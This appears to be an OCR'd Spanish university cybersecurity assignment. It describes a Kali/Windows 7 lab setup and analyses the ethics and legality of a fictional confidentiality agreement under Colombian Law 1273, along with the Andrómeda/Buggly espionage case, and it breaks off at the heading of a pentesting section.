
Para este paso se configuró las diferentes tarjetas de red de la máquina virtual para que se puedan ver entre ellas, para esta configuración de la red se analiza los diferentes adaptadores de red, tomando como adaptador puente.

Figura 8 Configuración de la red tomando como adaptador red NAT




Fuente: Propia

Figura 9 IP para la máquina virtual Windows 7 de 32 bits



Fuente: Propia


Figura 10 IP para la máquina virtual Windows 7 de 64 bits



Fuente: Propia


Paso D: Montaje del banco de trabajo “características técnicas de Hardware”.

Figura 11 Evidencia de las características de la máquina virtual Windows 7 de 64 bits.




Fuente: Propia

Figura 12 características de la máquina virtual Windows 7 de 64 bits.




Fuente: Propia

Figura 13 Evidencia de las características de la máquina virtual Windows 7 de 32 bits.




Fuente: Propia

Figura 14 características de la máquina virtual Windows 7 de 32 bits.



Fuente: Propia

Figura 15 Evidencia de las características de la máquina Kali.




Fuente: Propia

Figura 16 Máquina Virtual Kali Linux perfil de estudiante


Fuente: Propia

Figura 17 Identificación de la máquina virtual Kali Linux por consola



Fuente: Propia

Figura 18 Verificación de la IP de la máquina de Kali Linux



Fuente: Propia

Figura 19 Nombre de host en la maquina Kali Linux

Fuente: Propia

Figura 20 Estado del dispositivo de red instalado en maquina Kali Linux

Fuente: Propia

2 ACTUACIÓN ÉTICA Y LEGAL

2.1 ANÁLISIS ESCENARIO 2 Y ANEXO 3 ACUERDO, EVIDENCIAS DE ALGÚN PROCESO ILEGAL Y NO ÉTICO

Para las empresas la contratación y el reclutamiento de personal son factores de suma importancia para que estas sean competitivas, de allí a importancia de contar con contratos que cumplan con los perfiles de candidatos idóneos que a su vez estén acordes con los objetivos, misión, visión y la estrategia de la entidad, adicional al contrato están los acuerdos de confidencialidad entre las partes empleado y empleador este es un documento donde se establece el compromiso que toda la información producida y manejada entre las partes no sea divulgada o difundida. [26] En el anexo 2 – escenario 2 y el anexo 3 Acuerdo de confidencialidad entre el estudiante y Hackers Security, se puede apreciar los siguientes procesos no ticos y legales que se están estipulando en dicho acuerdo y en los próximos fragmentos:

- Es visible que dentro de este acuerdo de confidencialidad la organización Hackers Security quiere asegurar como sea la información de su actividad sea legal o ilegal mediante clausulas restrictivas, no actuando de buena fe.

- Para iniciar en el anexo 2 – escenario 2, no es un acto ético de la organización Hackers Security el despedir al abogado por encontrar algunos procesos ilícitos, esta acción se debe considerar como una represalia hacia el abogado y debe ser considerado como un despido injustificado.

[26] Alviar González & Tolosa Abogados. ¿Qué es un acuerdo de confidencialidad y cómo aplicarlo con una asesoría legal para empresas?. Junio 2017. [Consulta: septiembre 07 de 2022]. Disponible en https://www.agtabogados.com/blog/que-es-un-acuerdo-de-confidencialidad-y-como-aplicarlo-con-una-asesoria-legal-para-empresas/

- De la **cláusula Primera. Objeto** donde la parte receptora, el estudiante, "***se obliga a no divulgar sobre los procesos ilegales dentro de Hackers Security***":

  Considero que desde lo ético no se debe guardar silencio u omitir sobre alguna operación que no sea legal y esta no debe ser parte de un acuerdo de confidencialidad y por no ser un proceso legal debería denunciarse, de acuerdo con lo enunciado en el "*Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares, capítulo II. de los deberes y obligaciones de los profesionales, artículo 31. deberes generales de los profesionales, literal F Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder*"[27]

- De la **cláusula Segunda**. Definición de información confidencial, numeral 2. "***se entiende como Información confidencial, cualquier información como datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos***"

  No es un acto ético cuando se hace referencia a "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos", considero que es una práctica no legal el interceptar llamadas sin la autorización de un juez y se está violentando la intimidad del individuo, pero vale la pena aclarar que siempre y cuando esta interceptación se utilice para probar un delito, como se enuncia en la Sentencia C 594/14 de la Corte Constitucional los profesores Francisco Bernate Ochoa y Ricardo Medina Rico "Expresan que a pesar de ser una intromisión en la intimidad de la

[27] COPNIA. Consejo Profesional Nacional de Ingeniería. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [Consulta: septiembre 07 de 2022]. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

persona, el Estado está legitimado para llevarla a cabo cumpliendo los requisitos que exige la Ley".

De acuerdo con lo expresado por Pedro Piedrahíta, profesor de la Universidad de Medellín resalta que "*las interceptaciones siempre deben cumplir las normas constitucionales y por tanto debe existir una autorización judicial y una fundamentación de los organismos de inteligencia para realizarlas. Es decir, previamente se deben demostrar los méritos necesarios para violar la privacidad de una persona o de un grupo de ellas*."[28]

- De la **cláusula Tercera**. "*Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal…. **independiente de su fuente o soporte y sin que requiera advertir su carácter confidencia***l".

  La organización Hackers Security, aunque manifiesta de donde puede conseguir la información no le da importancia de donde proviene su fuente de información confidencial, ni señala el soporte de esta.

- De la **cláusula Cuarta**. Obligaciones de la parte receptora:
  Numeral 3 "***No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros***".
  Numeral 4: "***Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas***"
  Numeral 9: "***La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública***

[28] Salazar Sania. Explicador: ¿Qué son las interceptaciones telefónicas y cuándo son ilegales?. 2020. [Consulta: septiembre 07 de 2022]. Disponible en https://colombiacheck.com/investigaciones/explicador-que-son-las-interceptaciones-telefonicas-y-cuando-son-ilegales

o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security."

Cómo parte receptora la postura a ejercer es la de cumplir lo que dispone el código de ética profesional para ingenieros (COPNIA) y denunciar ante las autoridades cualquier hecho irregular en concordancia al "*Artículo 31. deberes generales de los profesionales*", **literal f** y el "*Artículo 35. Deberes de los profesionales para con la dignidad de sus profesiones*" **literal b**.[29]

Si bien es cierto que los acuerdos de confidencialidad se hacen para asegurar, proteger la información confidencial, la propiedad intelectual y las actividades de las organizaciones y es debe del trabajador mantener el secreto de esta información y en caso de incumplimiento establecer una responsabilidad civil para el trabajador, también le atañe a la otra parte la empresa, ser reciproco en sus exigencias, no sólo la parte receptora le competen las obligaciones, así mismo la parte receptora o trabajador tiene la libertad de expresión y deberá denunciar cualquier acto irregular o ilegal que observe al interior la organización.

- De la cláusula **Quinta**. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:
  Numeral 1. "**Mantener la reserva de la información confidencial hasta tanto"**
  En esta parte del documento existe un vacío y no se concluye la oración o la idea de "hasta tanto".
  Adicional en este acuerdo de confidencialidad existe un vacío al **no estar redactada la cláusula séptima.**

[29] COPNIA. Consejo Profesional Nacional de Ingeniería. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [Consulta: septiembre 07 de 2022]. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

- •De la cláusula **Octava**. Solución de controversias: Con respecto a: "*En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security*".

  Un acuerdo de confidencialidad es un convenio en la cual intervienen y asumen responsabilidades las dos partes (estudiante y empresa), las obligaciones deben ser recíprocas y es una responsabilidad conjunta, en este caso la organización Hackers Security no está siendo ético en su actuar y se quiere liberar de cualquier compromiso en caso que se encuentre cualquier irregularidad y es el estudiante el que debe asumir toda obligación penal y legal, cuando debería recibir total apoyo por parte de la empresa incluyendo el grupo de abogados y no dejar que el estudiante asuma la obligación de acudir a un abogado privado.

2.2 ANÁLISIS DE LOS ARTÍCULOS DE LA LEY 1273 QUE SE PODRÍAN VULNERAR EN DICHO ACUERDO

El presente acuerdo de confidencialidad vulnera los artículos de la ley 1273 mediante las siguientes clausulas:

Tabla 1 Artículos de la ley 1273 que se vulneran en el acuerdo de confidencialidad

Cláusula	Artículos vulnerados de la ley 1273
De la cláusula Segunda. Definición de información confidencial, numeral 2. "*Se entiende como Información confidencial, cualquier información como datos de chuzadas,*	**Artículo 269A. Acceso abusivo a un sistema informático:** Cuando la organización a través de sus recursos tecnológicos se aprovecha de las vulnerabilidades de los sistemas de información para extraer datos.

interceptación de información, accesos abusivos a sistemas informáticos"	**Artículo 269C. Interceptación de datos informáticos:** Cuando la organización a través de sus recursos tecnológicos accede la Información, con la interceptación de datos, sin una autorización legal. **Artículo 269E. USO DE SOFTWARE MALICIOSO.** Cuando la organización hace uso de malware con el fin de introducir o extraer información para causar daños en la infraestructura TIC **Artículo 269F. VIOLACIÓN DE DATOS PERSONALES.** Cuando la organización a través de sus recursos tecnológicos accede a la Información, a través de chuzadas sin estar facultado para hacerlo.
De la cláusula Cuarta. Obligaciones de la parte receptora: Numeral 3 "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros".	**Artículo 269F. VIOLACIÓN DE DATOS PERSONALES**. Cuando la organización a través de la apropiación de información de terceros accede a la Información, a través de datos de chuzadas sin estar facultado para hacerlo.

Fuente propia

2.3 ANÁLISIS DE LA PROPUESTA LABORAL DE LA ORGANIZACIÓN HACKERS SECURITY

Con este contrato se podría tener una garantía económica por ser vitalicio y aunque sea una oferta laboral muy tentadora con un llamativo salario, como una experta en ciberseguridad es fehaciente actuar bajo una serie de normas, valores éticos y morales que respondan al quehacer diario en el ejercicio de una formación profesional y laboral, por lo tanto no aceptaría la oferta, dado que, antes que todo lo señalado se encuentra mi seguridad, mi integridad, mi patrimonio, pero sobre todo mi familia y mi ética profesional. Puesto que, es una empresa que me está ofreciendo el trabajo en el cual mi seguridad como empleado no está protegida, desconozco las condiciones laborales y sobre todo no voy a contar con un respaldo jurídico y al aceptar y firmar las cláusulas del acuerdo de confidencialidad tendría que aceptar cosas que pondrían en peligro mi libertad y que van en contra de mi ética profesional, ética que se traduce en un correcto actuar y honestidad que por encima de un interés personal debe haber un interés colectivo que permita contribuir a una sociedad más justa y menos corrupta.

Como experta en ciberseguridad, debo cumplir con deberes generales y especiales como es el denunciar irregularidades cuando se presenten en el ejercicio de la profesión y rechazar trabajos que impliquen afectaciones a la sociedad y demás profesiones, así mismo tengo prohibiciones y el incumplimiento de este código de ética, me llevaría a implicaciones legales, sociales y civiles al incurrir en una mala práctica en mi ejercicio profesional.

2.4 CASO "OPERACIÓN ANDROMEDA BUGGLY" EN LA CIUDAD DE BOGOTÁ, D.C.

El restaurante Buggy era un sitio de encuentro de miembros de la comunidad de hacking ético, pero que a la larga resultó ser una fachada de la Central de inteligencia Técnica del ejército nacional de Colombia y todo era parte de la operación llamada Andrómeda, donde su misión era la de "*adquirir conocimientos de informática del hacking ético*", de acuerdo con el diario El Tiempo. [30]

Una vez allanado el sitio por la Fiscalía General de la Nación se encontró con muchos dispositivos electrónicos entre ellos computadores, discos duros y memorias, en estos elementos hallaron información muy importante como correos electrónicos e información de los grupos armados como las guerrillas de las FACR y el ELN y pruebas de interceptación de comunicaciones digitales como las conversaciones de los negociadores de paz en la Habana Cuba, a este tipo de monitoreo realizado por el ejército se le llama monitoreo al espectro electromagnético cuyo objetivo es establecer como se comunican las personas que se supone están ligadas con organizaciones criminales, tratándose de un caso de espionaje, así mismo se estableció que esta información fue vendida y entregada al hacker Andrés Sepúlveda violando el deber de reserva y que las interceptaciones telefónicas fueron ilegales contra funcionarios públicos y que no tenían soporte legal.

Entre las implicaciones éticas y legales que allí se pudieron haber formado se hallan: El uso de software malicioso con el fin de captar la información de personas, este software estaba diseñado para espiar computadores, este malware a través de capturas de pantalla registraba lo que se tecleaba y remitía una copia de lo que

[30] ENTER. Detrás de Buggly: la historia de la fachada Andrómeda. diciembre 2015. Junio 2017. [Consulta: septiembre 10 de 2022]. Disponible en https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

entraba y salía a través de sus redes, sin autorización alguna de sus propietarios representando una clara violación a la privacidad.

Por otro lado, se puede apreciar que los agentes del ejército que participaron en esta operación cometieron el delito de violación de datos personales al sustraer y vender la información que había sido interceptada en esta operación. Así mismo se puede contemplar que se presentó acceso abusivo a sistemas informáticos al acceder a cientos de correos de miembros de las guerrillas de las FARC, revelando secretos políticos e interceptando datos informáticos de las bases de datos de los desmovilizados de las FARC, también cabe mencionar entre las implicaciones legales y éticas que en BUGGY se realizaba el espionaje de computadores

3 EJECUCIÓN PRUEBAS DE INTRUSIÓN

3.1 HERRAMIENTAS DE SOFTWARE QUE SE UTILIZAN ENFOCADAS A REDTEAM SEGÚN LOS PASOS DE UN PENTESTING.

En el anexo 4 – escenario 3 enfocado a RedTeam, se consideran las siguientes etapas del pentesting

- **Fase de reconocimiento**

